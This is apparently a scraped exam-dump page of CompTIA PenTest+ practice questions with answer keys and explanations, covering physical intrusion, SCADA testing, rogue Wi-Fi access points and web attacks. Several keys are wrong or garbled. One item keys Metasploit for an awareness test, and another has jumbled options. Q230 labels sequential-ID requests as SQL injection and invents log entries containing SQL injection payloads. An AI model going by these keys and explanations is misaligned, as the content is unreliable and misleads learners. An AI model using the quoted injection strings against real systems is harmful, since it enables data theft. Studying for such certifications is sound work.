
NEW QUESTION 195

A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

- A. Shoulder surfing
- B. Call spoofing
- C. Badge stealing
- D. Tailgating
- E. Dumpster diving
- F. Email phishing

Answer: CD

NEW QUESTION 199

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees. Which of the following tools can help the tester achieve this goal?

- A. Metasploit
- B. Hydra
- C. SET
- D. WPScan

Answer: A

NEW QUESTION 200

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

- A. devices produce more heat and consume more power.
- B. devices are obsolete and are no longer available for replacement.
- C. protocols are more difficult to understand.
- D. devices may cause physical world effects.

Answer: D

Explanation:

"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

NEW QUESTION 205

A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

- A. Prohibiting exploitation in the production environment
- B. Requiring all testers to review the scoping document carefully
- C. Never assessing the production networks
- D. Prohibiting testers from joining the team during the assessment

Answer: B

Explanation:

The scoping document is a document that defines the objectives, scope, limitations, deliverables, and expectations of a penetration testing engagement. It is an essential document that guides the penetration testing process and ensures that both the tester and the client agree on the terms and conditions of the test. Requiring all testers to review the scoping document carefully would have most effectively prevented this misunderstanding, as it would have informed the new tester about the client's request not to test the production networks. The other options are not effective or realistic ways to prevent this misunderstanding.

NEW QUESTION 209

Which of the following situations would MOST likely warrant revalidation of a previous security assessment?

- A. After detection of a breach
- B. After a merger or an acquisition
- C. When an organization updates its network firewall configurations
- D. When most of the vulnerabilities have been remediated

Answer: D

NEW QUESTION 212

Which of the following provides an exploitation suite with payload modules that cover the broadest range of target system types?

- A. Nessus
- B. Metasploit

- C. Burp Suite
- D. Ethercap

Answer: B

NEW QUESTION 215

A penetration tester is conducting an unknown environment test and gathering additional information that can be used for later stages of an assessment. Which of the following would most likely produce useful information for additional testing?

- A. Searching for code repositories associated with a developer who previously worked for the target company code repositories associated with the
- B. Searching for code repositories target company's organization
- C. Searching for code repositories associated with the target company's organization
- D. Searching for code repositories associated with a developer who previously worked for the target company

Answer: B

Explanation:

Code repositories are online platforms that store and manage source code and other files related to software development projects. Code repositories can contain useful information for additional testing, such as application names, versions, features, functions, vulnerabilities, dependencies, credentials, comments, or documentation. Searching for code repositories associated with the target company's organization would most likely produce useful information for additional testing, as it would reveal the software projects that the target company is working on or using, and potentially expose some weaknesses or flaws that can be exploited. Code repositories can be searched by using tools such as GitHub, GitLab, Bitbucket, or SourceForge¹. The other options are not as likely to produce useful information for additional testing, as they are not directly related to the target company's software development activities. Searching for code repositories associated with a developer who previously worked for the target company may not yield any relevant or current information, as the developer may have deleted, moved, or updated their code repositories after leaving the company.

Searching for code repositories associated with the target company's competitors or customers may not yield any useful or accessible information, as they may have different or unrelated software projects, or they may have restricted or protected their code repositories from public view.

NEW QUESTION 219

Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

- A. NIST SP 800-53
- B. OWASP Top 10
- C. MITRE ATT&CK framework
- D. PTES technical guidelines

Answer: C

NEW QUESTION 222

A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?

- A. Patch installations
- B. Successful exploits
- C. Application failures
- D. Bandwidth limitations

Answer: B

Explanation:

Successful exploits could cause network disruptions, service outages, or data corruption, which could affect the connectivity and functionality of the oil rig network. Patch installations, application failures, and bandwidth limitations are less likely to be related to the penetration testing activities.

NEW QUESTION 224

A penetration tester was able to compromise a server and escalate privileges. Which of the following should the tester perform AFTER concluding the activities on the specified target? (Choose two.)

- A. Remove the logs from the server.
- B. Restore the server backup.
- C. Disable the running services.
- D. Remove any tools or scripts that were installed.
- E. Delete any created credentials.
- F. Reboot the target server.

Answer: DE

NEW QUESTION 225

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

- A. Send deauthentication frames to the stations.
- B. Perform jamming on all 2.4GHz and 5GHz channels.
- C. Set the malicious AP to broadcast within dynamic frequency selection channels.
- D. Modify the malicious AP configuration to not use a pre-shared key.

Answer: A

Explanation:

<https://steemit.com/informatica/@jordiurbina1/tutorial-hacking-wi-fi-wireless-networks-with-wifislax> The penetration tester should send deauthentication frames to the stations to force them to disconnect from their current access point and reconnect to another one, which may be the malicious AP deployed by the tester. Deauthentication frames are part of the 802.11 protocol and are used to terminate an existing wireless association between a station and an access point. However, they can also be spoofed by an attacker to disrupt or hijack wireless connections. The other options are not effective or relevant for this purpose. Performing jamming on all 2.4GHz and 5GHz channels would interfere with all wireless signals in the area, which may cause unwanted attention or legal issues. Setting the malicious AP to broadcast within dynamic frequency selection channels would not help, as these channels are used to avoid interference with radar systems and are not commonly used by wireless stations or access points. Modifying the malicious AP configuration to not use a pre-shared key would not help, as it would make it less likely for wireless stations to connect to it if they are configured to use encryption.

NEW QUESTION 228

During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools? (Choose two.)

- A. Scraping social media sites
- B. Using the WHOIS lookup tool
- C. Crawling the client's website
- D. Phishing company employees
- E. Utilizing DNS lookup tools
- F. Conducting wardriving near the client facility

Answer: AC

Explanation:

Technical and billing addresses are usually posted on company websites and company social media sites for the their clients to access. The WHOIS lookup will only avail info for the company registrant, an abuse email contact, etc but it may not contain details for billing addresses.

NEW QUESTION 230

During an assessment, a penetration tester inspected a log and found a series of thousands of requests coming from a single IP address to the same URL. A few of the requests are listed below.

```
.myprofile.com/servicestatus.php?serviceID=1
.myprofile.com/servicestatus.php?serviceID=2
.myprofile.com/servicestatus.php?serviceID=3
.myprofile.com/servicestatus.php?serviceID=4
.myprofile.com/servicestatus.php?serviceID=5
.myprofile.com/servicestatus.php?serviceID=6
```

Which of the following vulnerabilities was the attacker trying to exploit?

- A. ..Session hijacking
- B. ..URL manipulation
- C. ..SQL injection
- D. ..Insecure direct object reference

Answer: C

Explanation:

The vulnerability that the attacker was trying to exploit is SQL injection, which is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. SQL injection can allow an attacker to perform various actions on the database, such as reading, modifying, deleting, or creating data, or executing commands on the underlying OS. The log shows that the attacker was sending thousands of requests to the same URL with different parameters, such as `id=1' OR 1=1;--`, `id=1' AND 1=2;--`, or `id=1' UNION SELECT * FROM users;--`. These parameters are examples of SQL injection payloads, which are crafted SQL statements that are designed to manipulate or bypass the intended SQL query. For example, `id=1' OR 1=1;--` is a payload that terminates the original query with a single quote and a semicolon, appends an OR condition that is always true (`1=1`), and comments out the rest of the query with two dashes (`--`). This payload can cause the web application to return all records from the database table instead of just one record with `id=1`. The other options are not vulnerabilities that match the log entries. Session hijacking is a type of attack that exploits a vulnerability in a web application that allows an attacker to take over an active session of another user by stealing or guessing their session identifier or cookie. URL manipulation is a type of attack that exploits a vulnerability in a web application that allows an attacker to modify parameters or values in the URL to access unauthorized resources or functions. Insecure direct object reference is a type of attack that exploits a vulnerability in a web application that allows an attacker to access objects or resources directly by modifying their identifiers or references in the URL or request.

NEW QUESTION 233

A security analyst needs to perform an on-path attack on BLE smart devices. Which of the following tools would be BEST suited to accomplish this task?

- A. Wireshark
- B. Gattacker
- C. tcpdump
- D. Netcat

Answer: B

Explanation:

The best tool for performing an on-path attack on BLE smart devices is Gattacker. Gattacker is a Bluetooth Low Energy (BLE) pentesting and fuzzing framework specifically designed for on-path attacks. It allows security analysts to perform a variety of tasks, including man-in-the-middle attacks, passive and active scans, fuzzing of BLE services, and more. Gattacker also provides an interactive command-line interface that makes it easy to interact with the target BLE device and execute various commands.

NEW QUESTION 234

Given the following output: User-agent:*

Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/

During which of the following activities was this output MOST likely obtained?

- A. Website scraping
- B. Website cloning
- C. Domain enumeration
- D. URL enumeration

Answer: D

Explanation:

URL enumeration is the activity of discovering and mapping the URLs of a website, such as directories, files, parameters, or subdomains. URL enumeration can help to identify the structure, content, and functionality of a website, as well as potential vulnerabilities or misconfigurations. One of the methods of URL enumeration is to analyze the robots.txt file of a website, which is a text file that tells search engine crawlers which URLs the crawler can or can't request from the site¹. The output shown in the question is an example of a robots.txt file that disallows crawling of certain URLs, such as /author/, /xmlrpc.php, /wp-admin, or /page/.

NEW QUESTION 237

.....

Relate Links

100% Pass Your PT0-002 Exam with ExamBible Prep Materials

<https://www.exambible.com/PT0-002-exam/>

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>